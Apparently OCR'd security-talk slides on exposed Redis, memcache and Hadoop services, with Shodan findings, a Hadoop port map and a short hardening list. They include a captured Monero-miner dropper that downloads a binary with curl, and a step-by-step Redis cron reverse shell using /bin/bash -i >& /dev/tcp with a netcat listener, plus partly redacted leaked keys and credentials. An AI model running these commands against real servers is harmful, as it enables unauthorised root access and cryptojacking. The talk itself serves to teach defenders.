
You can navigate the DB with the redis-cli



```
Kens-MacBook-Pro:redis-stable cktricky$ src/redis-cli -h
(c) > keys *
 1) "birthday:2002"
 2) "2f3dc985-05e2-4aa5-8458-fc89c46accf6"
 3) "birthday:1979"
 4) "photo:false"
 5) "birthday:1999"
 6) "birthday:1987"
 7) "birthday:192047"
 8) "birthday:2004"
 9) "country:US"
10) "birthday:1913"
11) "d5212525-b26d-47a1-8c00-21a5aef5cd91"
12) "birthday:192014"
13) "7f527383-f5c3-4f82-b360-be9f0d4d6f04"
14) "key"
15) "country:BD"
16) "birthday:2014"
17) "country:TV"
18) "admin"
19) "birthday:1945"
20) "birthday:1980"
21) "birthday:1993"
22) "people"
```


# Redis

Or use the Redis Desktop Manager



# Redis

Feel lucky?



The screenshot shows the Redis Desktop Manager interface. On the left, a sidebar lists database instances from db0 to db15. The 'lottery' key is highlighted under db1. The main panel shows the details for the 'lottery' key, which is a HASH type. A table displays the key-value pairs, and the 'Value' section shows the JSON representation of the data.

Redis Desktop Manager

126:1>lottery

Key: lottery Type: HASH TTL: - Rename Delete

	Hash Key	Hash Value
1		{"bet_round":14102101,"round":14102078,"numbers":"10,3,11,9,6","bet_stop_time":1413895800}
2		{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
3		{"bet_round":14102085,"round":14102084,"numbers":"09,01,11,03,05","bet_stop_time":1413892200,"open_term_time":1413895800}
4		{"bet_round":659348,"round":659346,"numbers":"04,07,09,11,15,17,25,29,31,41,43,50","bet_stop_time":1413892200,"open_term_time":1413895800}
5		{"bet_round":14102084,"round":14102083,"numbers":"8,18,12,11,20,14,9,15","bet_stop_time":1413892200,"open_term_time":1413895800}

Value:

View value as: Plain text

```
{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
```

Save value

Page 1 of 1 (Items: 12)

Keys loaded in: 639 ms

System console


# Redis

## Remote Code Execution (RCE) on Redis

- <http://antirez.com/news/96>
- <http://benmmurphy.github.io/blog/2015/06/04/redis-eval-lua-sandbox-escape/>
- <https://gist.github.com/lokielse/d4e62ae1bb2d5da50ec04aadccc6edf1>
  - Writable redis running as root? Get shell

# Redis

Wanted to see how prevalent...what is that?!?!





# Redis

Wanted to see how prevalent...what is that?!?!?

Altcoin miner!


```
[lookupfailed-2:Downloads CG$ cat test.sh
#!/bin/bash
Jin=`ps -efl | grep miner | grep -v grep | wc -l`
Pid=`ps -efl | grep miner | grep -v grep | awk '{print $2}'`
Wk=`ps -efl | grep 44GpQ3X9aCR5fMfD8myxKQcAYjkTdT5KrM4NM2rM9yWnEkP28mmXuSURUCxwuvKiVCQPZaoYkpzzKoCpnED6Gmb2wWJRuN | grep -v grep | wc -l`
if [ $Jin -eq 1 ];then
    if [ $Wk -eq 0 ];then
        kill -9 $Pid
        nohup /opt/minerd -B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:80 -u 44GpQ3X9aCR5fMfD8myxKQcAYjkTdT5KrM4NM2rM9yWnEkP28mmXuSURUCxwuvKiVCQPZaoYkpzzKoCpnED6Gmb2wWJRuN -p x &
    fi
fi
if [ $Jin -eq 0 ];then
    mkdir /home -p \
    && cd /home \
    && curl -L http://sx.doiton.tk/minerd -o minerd \
    && chmod +x minerd \
    && nohup ./minerd -B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:80 -u 44GpQ3X9aCR5fMfD8myxKQcAYjkTdT5KrM4NM2rM9yWnEkP28mmXuSURUCxwuvKiVCQPZaoYkpzzKoCpnED6Gmb2wWJRuN -p x &
fi
```


# Redis


How are they doing? \$\$\$

## Your Stats & Payment History


44GpQ3X9aCR5fMfD8myxKQcAYjkTdT5KrM4NM2rM9yWnEkP28mmXu5URUCxwuvKiVCQPZaoYkpxxzKoCpnED6Gmb2wWJRuN


 Address: 44GpQ3X9aCR5fMfD8myxKQcAYjkTdT5KrM4NM2rM9yWnEkP28mmXu5URUCxwuvKiVCQPZaoYkpxxzKoCpnED6Gmb2wWJRuN


 Pending Balance: **0.319843572010 XMR**


 Personal Threshold: **0.300 XMR** [Change](#)

 Total Paid: 240.800000000000 XMR

 Last Share Submitted: less than a minute ago

 Hash Rate: 56.15 KH/sec

 Estimation for 24H: 6.983529506850965

 Total Hashes Submitted: 132277464000



The value of Monero for today is **฿0.01544813**. It has a current circulating supply of 13.7 Million coins and a total volume exchanged of ฿14,000,000,000. [See where it stands in the complete ranking.](#)

### Conversion Calculator

Changelly 

Buy / Sell Instantly!

BitMEX

Trade XMR with Leverage

XMR

240



BTC

3.7075507129

# Redis

How are they doing? \$\$\$

## Your Stats & Payment History

4Ab9s1RRpueZN2XxTM3vDWEHcmsMoEMW3YYsbGUwQsrNdfgMKVV8GAofToNfyiBwocDYzwY5pjpsMB7MY8v4tkDU71oWpDC

Q Lookup

Address: 4Ab9s1RRpueZN2XxTM3vDWEHcmsMoEMW3YYsbGUwQsrNdfgMKVV8GAofToNfyiBwocDYzwY5pjpsMB7MY8v4tkDU71oWpDC

Pending Balance: **2.554446566712 XMR**

Personal Threshold: **0.300 XMR** [Change](#)

Total Paid: 1129.200000000000 XMR

Last Share Submitted: less than a minute ago

Hash Rate: 73.80 KH/sec

Estimation for 24H: 8.552834832134286 XMR

Total Hashes Submitted



The value of Monero for today is **\$0.01544813**. It has a current circulating supply of 13.7 Million coins and a total volume exchanged of \$14,400. [See where it stands in the complete ranking.](#)

1 Bitcoin equals

1035.08 US Dollar

1 Bitcoin  
1035.08 US Dollar



Conversion Calculator

Changelly

Buy / Sell Instantly!

BitMEX

XMR

1129



BTC

17.4409364787

# Redis

## Open Redis? Get shells

```
[
lookupfailed-2:Downloads CG$ echo -e "\n\n*/1 * * * * /bin/bash -i >& /dev/tcp/[REDACTED]/53 0>&1\n\n"|redis-cli -h 13[REDACTED]
1
OK
[
lookupfailed-2:Downloads CG$ redis-cli -h [REDACTED] config set dir /var/spool/cron/
OK
lookupfailed-2:Downloads CG$ redis-cli -h [REDACTED] config set dbfilename root
OK
lookupfailed-2:Downloads CG$ redis-cli -h [REDACTED] save
OK
[REDACTED]
Script started, file is ./vi.exe
root@ubuntu:~# nc -l 53 -vv
Listening on [0.0.0.0] (family 0, port 53)

Connection from [REDACTED] port 53 [tcp/domain] accepted (family 2, sport 51400)
bash: no job control in this shell
[root@iZu[REDACTED]vZ ~]#
[root@iZu[REDACTED]vZ ~]#
```

# memcache

Free & open source, high-performance, distributed memory object caching system

No code exec, but fun things get put into memcache

Examples


# memcache

Shodan Developers Book View All...

SHODAN product:Memcached

Exploits Maps Share Search Download Results Create Report

TOP COUNTRIES



United States	49,363
China	27,558
Netherlands	4,246
Hong Kong	4,157
Japan	3,806

TOP SERVICES

MemCache	123,596
9002	1
9001	1

Total results: 123,691

**123.60.184.74**

HKDF  
Added on 2017-01-03 05:03:17 GMT  
★ Hong Kong, Kwun Tong  
[Details](#)

```
stats
STAT pid 1172
STAT uptime 2427919
STAT time 1483419783
STAT version 1.2.6
STAT pointer_size 32
STAT curr_items 0
STAT total_items 0
STAT bytes 0
STAT curr_connections 3
STAT total_connections 6162
STAT connection_structures 84
STAT cmd_get 0
STAT cmd_set 0
STAT get_hits 0
STA...
```

# memcache

```
reference";s:7:"priv  
key";s:5:"value";s:900:"-----BEGIN RSA PRIVATE KEY-----  
MIICX0TBAAKBQODiNSgzMRs55fLDUHMd8PR+PhrCX7xXX2ORqEfWd2M190k7X7D  
mDl...dgw  
S5...QAB  
Aol...21n  
7/...M6s  
fn...NU7  
jx...R9N  
k9...0nB  
BB...tsp  
Ak...KbH  
GF...DbQ  
aPTw03H1FmK0j0Wx8cQqF1h4252Nf5q0AWZfLb0yXc0mH5t25c0V1Kv1452SF  
OHBtJPMr5VQ1ezLaXqD9YrUChv1Z+J2i4NVhengDLrrB  
-----END RSA PRIVATE KEY-----";s:8:"farmerId";N;s:10:"customerId";N;s:13:"addedD  
atetime";0:9:"Zend_Date":8:{s:18:"fractional";i:0;s:21:"mestamp";s:10:"132294221  
7";s:31:"";s:5:"en_CA";s:22:"";teObject";a:0:{s:20:"";s:10:"Domain_Preference"
```



run4-ff83024ad031aa...fce3fd9d4447ec81df22 ✕

```
{s:6:"domain";0:8:"stdClass":12:{s:2:"id";s:3:"108";s:4:"name";s:17:"aeternum-ld.ru";s:10:"profile_id";s:2:"10";s:5:"theme";s:14:"Mine_Potencial";s:9:"is_active";b:1;s:10:"created_at";s:19:"2013-10-12 17:49:15";s:10:"updated_at";s:19:"2013-10-12 17:49:15";s:11:"CloakConfig";a:5:2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://[REDACTED].ru/?8& charset=utf-8& se_referer=#referer#& keyword=#keyword#& source=#host#";};s:15:"ExternalLinking";a:0:{}4:"DomainIncludes";a:2:{i:0;a:4:2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";}i:1;a:4:2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:""}}s:14:"LanguageFilter";a:5:2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}1:"CacheConfig";a:6:2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:10:"index_time";s:5:"21600";s:13:"category_time";s:5:"21600";s:12:"keyword";s:2:"globalConfig";0:8:"stdClass":21:18:"proxy_errors_limit";s:1:"0";s:10:"cron_token";s:32:"46612ffc62488c6cd93529674f0e458e";s:7:"culture";s:2:"ru";s:15:"system_logs";b:0;s:11:"main_domain";s:12:"[REDACTED].ru";s:11:"isp_api_url";s:32:"https://[REDACTED]:1500/mgr";s:12:"isp_username";s:4:"root";s:12:"isp_password";s:8:"l[REDACTED]3";s:11:"isp_docroot";s:20:"www/[REDACTED].ru/";s:24:"liru_cron_domains_number";s:2:"10";s:15:"stats_save_days";s:2:"30";s:32:"liru_cron_queries_domains_number";s:1:"config";0:8:"stdClass":11:{s:2:"id";s:3:"108";s:5:"title";s:41:"Все о мужском ровье";s:13:"route_type_id";s:1:"4";s:9:"domain_id";s:3:"108";s:6:"prefix";s:6:"metod-";s:9:"extension";s:3:"php";s:18:2:"id";s:1:"4";s:4:"name";s:18:"translit.extension";s:10:"created_at";s:19:"2013-09-19 22:21:10";s:10:"updated_at";s:19:"2013-09-19 12:22:21";s:14:"url_extension";s:14:"translit-extension";s:14:"url_extension";s:14:"translit-extension";}
```



# memcache

Browser address bar: <https://1500:ispmgr>

ISP manager logo

User management

1500 :: root

Settings Help Log out

New Edit Delete Enable Disable Backup User filter Filter Enter

**Accounts Management**

- Administrators
- Users
- Mailboxes

**Domains**

- WWW domains
- E-Mail domains
- Domain names (DNS)

**Management Tools**

- File manager
- Databases
- Scheduler (cron)
- Firewall
- Services
- Reboot
- Web-scripts (APS)

**Warning:** You have not changed the MySQL database administrator's password for a long time. For security reasons we strongly recommend that you set a new one. [More information](#) [Hide](#)

Name	Preset	Properties	Disk quota	Bandwidth
al	custom		3198 / 0	11471 / 100000000
de	custom		3250 / 0	86811 / 100000000
de	custom		885 / 0	403 / 100000000
je				
ru				
st	custom		166 / 0	3810 / 100000

# In-Memory Database (Solutions)

- Apply authentication (strong passwords!)
  - AUTH for redis
- Bind to localhost if possible
- If possible, enable SSL/TLS
- Segment In-Memory Databases from Corp (and the public in general)
- Be aware of the data you put in these databases
  - Don't store keys, passwords, etc
- Logs Logs Logs



# Big Data

# Hadoop

The Apache Hadoop software library is a framework that allows for the distributed processing of large data sets across clusters of computers using simple programming models.



# Hadoop

## Common Attack Points

- No authentication by default (Kerberos possible)
- Front Ends (Hue, Ranger, etc)
  - <https://hadoopecosystemtable.github.io/>
- Hadoop WebUI
- RCE via Hadoop Streaming Utility
- Great Resource on Hadoop Hacking
  - <http://archive.hack.lu/2016/Wavestone%20-%20Hack.lu%202016%20-%20Hadoop%20safari%20-%20Hunting%20for%20vulnerabilities%20-%20v1.0.pdf>

# Hadoop (Attack Surface)

## How to pwn an Hadoop cluster – Mapping the attack surface

\* Ports in parentheses are serving content over SSL/TLS

### NameNode

**TCP / 8020:** HDFS metadata

```
$ hadoop fs -ls /tmp
```

**TCP / 8030-3:** YARN job submission

**HTTP / 50070 (50470):** HDFS NameNode WebUI

```
$ HDFS WebUI explorer at /explorer.html
```

```
$ Redirecting actual data access to DataNode on port 50075
```

**HTTP / 19888 (19890):** MapReduce v2 JobHistory Server WebUI

**HTTP / 8088 (8090):** YARN ResourceManager WebUI

**HTTP / 8042 (8044):** YARN NodeManager WebUI

```
$ To track jobs
```

**HTTP / 50090:** Secondary NameNode WebUI

```
$ Fewer stuff than the primary on TCP / 50070
```

**-- old stuff --**

**TCP / 8021:** MapReduce v1 job submission

**HTTP / 50030:** MapReduce v1 JobTracker

### DataNode

**TCP / 50010:** HDFS data transfer

```
$ hadoop fs -put <localfile> <remotedst>
```

**TCP / 50020:** HDFS IPC internal metadata

**HTTP / 50075 (50475):** HDFS DataNode WebUI

```
$ HDFS WebUI explorer at /browseDirectory.jsp
```

**-- old stuff --**

**HTTP / 50060:** MapReduce v1 TaskTracker

### Interesting third-party module services

**HTTP / 14000:** HTTPFS WebHDFS

**HTTP / 7180 (7183):** Cloudera Manager


**HTTP / 8080:** Apache Ambari

**HTTP / 6080:** Apache Ranger

**HTTP / 8888:** Cloudera HUE

**HTTP / 11000:** Oozie Web Console

# Hadoop (Hue)



The screenshot shows a web browser window with the URL `8888/accounts/login/?next=/`. The browser's address bar includes a back button, the URL, a refresh button, and a search bar. The Hue logo is visible in the top left corner of the page. The main content area features a large circular logo with a stylized 'H' in blue and purple. Below this, the heading "Create your Hue account" is displayed. A yellow box contains instructions for creating a new account, emphasizing that the credentials will be superuser credentials and providing password requirements. Below the instructions are two input fields for "Username" and "Password", each with a corresponding icon (a person for username and a lock for password). A blue "Create account" button is positioned at the bottom of the form.

← 8888/accounts/login/?next=/ | Search

**HUE**

**Create your Hue account**

